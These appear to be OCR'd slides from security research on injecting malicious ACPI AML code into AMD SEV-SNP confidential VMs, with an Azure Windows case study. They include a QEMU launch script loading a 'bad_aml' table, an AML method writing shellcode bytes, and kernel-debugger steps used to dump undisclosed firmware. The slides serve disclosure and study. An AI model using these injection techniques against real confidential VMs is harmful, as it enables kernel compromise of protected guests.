
```
#!/bin/sh

sudo /home/fukai/AMDSEV/usr/local/bin/qemu-system-x86_64 \
     -enable-kvm \
     -cpu EPYC-v4 \
     -machine q35 \
     -smp 4 \
     -m 2048M \
     -kernel ./guest-images/vmlinuz-6.7.0-snp-guest-98543c2aa649 \
     -initrd ./guest-images/initrd \
     -append "root=/dev/mapper/ubuntu--vg-ubuntu--lv console=ttyS0" \
     -drive if=pflash,format=raw,unit=0,file=./ovmf/Build/AmdSev/DEBUG_GCC5/FV/OVMF.fd,readonly \
     -drive file=/home/fukai/vms/badaml_test.qcow2,if=none,id=disk0,format=qcow2 \
     -device virtio-scsi-pci,id=scsi0,disable-legacy=on,iommu_platform=true \
     -device scsi-hd,drive=disk0 \
     -machine memory-encryption=sev0,vmport=off \
     -object memory-backend-memfd,id=ram1,size=2048M,share=true,prealloc=true \
     -machine memory-backend=ram1 \
     -object sev-snp-guest,id=sev0,cbitpos=51,reduced-phys-bits=1,kernel-hashes=on \
     -nographic \
     -monitor none \
     -serial stdio \
     -serial telnet::1234,server,nowait \
     -acpitable file=$HOME/bad_aml.aml
"run.sh" 24L, 1021B                                                    24,1          All
```

Windows Case Study

Windows: AML Injection



Windows: AML Injection Attack



Windows: Injected AML

```
Method (_INI, 0, Serialized)
{
    T000 = 0xE9
    T001 = 0x32
    T002 = 0x6E
    T003 = Zero
    T004 = Zero
    C000 = 0x4C
    C001 = 0x8B
    C002 = 0x54
    C003 = 0x24
    C004 = 0x48
    C005 = 0x50
    C006 = 0x53
    C007 = 0x48
    C008 = 0x81
    C009 = 0xEC
    C00A = 0x80
    C00B = 0x02
    C00C = Zero
    C00D = Zero
```

jmp inst.


our code

Windows: Notes on the Demo

- **This is a simulation!**
  - We inject the AML code through a debugging feature
    - We don't have access to the Azure host
  - We also disabled Secure Boot to enable debugging
    - We didn’t change the program of firmware, bootloader, and Windows kernel

- Still, the proof of latter two techniques
  - UEFI Runtime Service is writable with AML
  - Arbitrary code is executed in Windows kernel

Windows: Demo



Azure Details

- How did we find undocumented interfaces?
- Are these interfaces exploitable?

Azure: Undisclosed Firmware

- We dumped and analyzed firmware

1. **Boot** a Windows CVM with kernel debugger enabled
2. **Stop** the CVM during the boot
3. **Scan** the whole memory to find a firmware magic value

Azure: Undisclosed Firmware

- We dumped and analyzed firmware

1. **Boot** a Windows CVM with kernel debugger enabled
2. **Stop** the CVM during the boot
3. **Scan** the whole memory to find a firmware magic value

```
C:\Users\azureuser>bcdedit /dbgsettings
key                     1cb9cquxidto7.1w6tn90fthmct.2waytbrldg4h6.2glvg4juah74b
debugtype               NET
hostip                  10.0.0.7
port                    50000
dhcp                    Yes
The operation completed successfully.

C:\Users\azureuser>_
```

Azure: Undisclosed Firmware

- We dumped and analyzed firmware

1. **Boot** a Windows CVM with kernel debugger enabled
2. **Stop** the CVM during the boot
3. **Scan** the whole memory to find a firmware magic value

```
Microsoft (R) Windows Debugger Version 10.0.26100.1 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Using NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Will breakin at next boot.
Connected to target 10.0.0.11 on port 50000 on local IP 10.0.0.7.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 20348 x64 target at (Mon Nov 25 08:11:13.157 2024 (
Kernel Debugger connection established.
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 20348 MP (1 procs) Free x64
Edition build lab: 20348.859.amd64fre.fe_release_svc_prod2.220707-1832
Kernel base = 0xfffff803`2d400000 PsLoadedModuleList = 0xfffff803`2e0339d0
System Uptime: 0 days 0:00:00.610
nt!DebugService2+0x5:
fffff803`2d82a1b5 cc              int     3
```

Azure: Undisclosed Firmware

- We dumped and analyzed firmware

1. **Boot** a Windows CVM with kernel debugger enabled
2. **Stop** the CVM during the boot
3. **Scan** the whole memory to find a firmware magic value

```
nt!DebugService2+0x5:
fffff803`0542a1b5 cc              int     3
kd> dq 0x00100000
00000000`00100000  00000000`00000000 00000000`00000000
00000000`00100010  4f1c8a3d`8c8ce578 d32dc385`61893599
00000000`00100020  00000000`004e0000 0007feff`4856465f
00000000`00100030  02000000`e19e0048 00001000`000004e0
00000000`00100040  00000000`00000000 428a156a`1b45cc0a
00000000`00100050  e6e6a04d`864962af f800002c`0002aab8
00000000`00100060  9b3ada4f`19000014 3bf0ea8d`4c24ae56
00000000`00100070  ffffffff`50ae5875 11d4ffdc`fc510ee7
```

Azure: Two Undocumented I/F


“PCAT BIOS helper”
Interface

```
AcpiTableSize = GetAcpiTableSizeByInstruction();
if ( !AcpiTableSize )
  return 0i64;
Memory = 0xFFFFFFFFi64;
Pages = (AcpiTableSize >> 12) + ((AcpiTableSize & 0xFFF) != 0);
Status = gBS->AllocatePages(AllocateMaxAddress, EfiBootServicesData, Pages, &Memory);
if ( Status >= 0 )
{
  if ( qword_34C374 && !*qword_34C374->field_18 && Memory >= 0xFFFFFFFF && qword_34C374 && !*qword_34C374->field_18 )
    int2c();
  OutInstruction(PortAddress, 0x38u);
  OutInstruction(PortAddress + 4, Memory);
  Status = (EfiAcpiTableProtocol->InstallAcpiTable)(EfiAcpiTableProtocol, Memory, *(Memory + 1), &TableKey);
  gBS->FreePages(Memory, Pages);
}
```

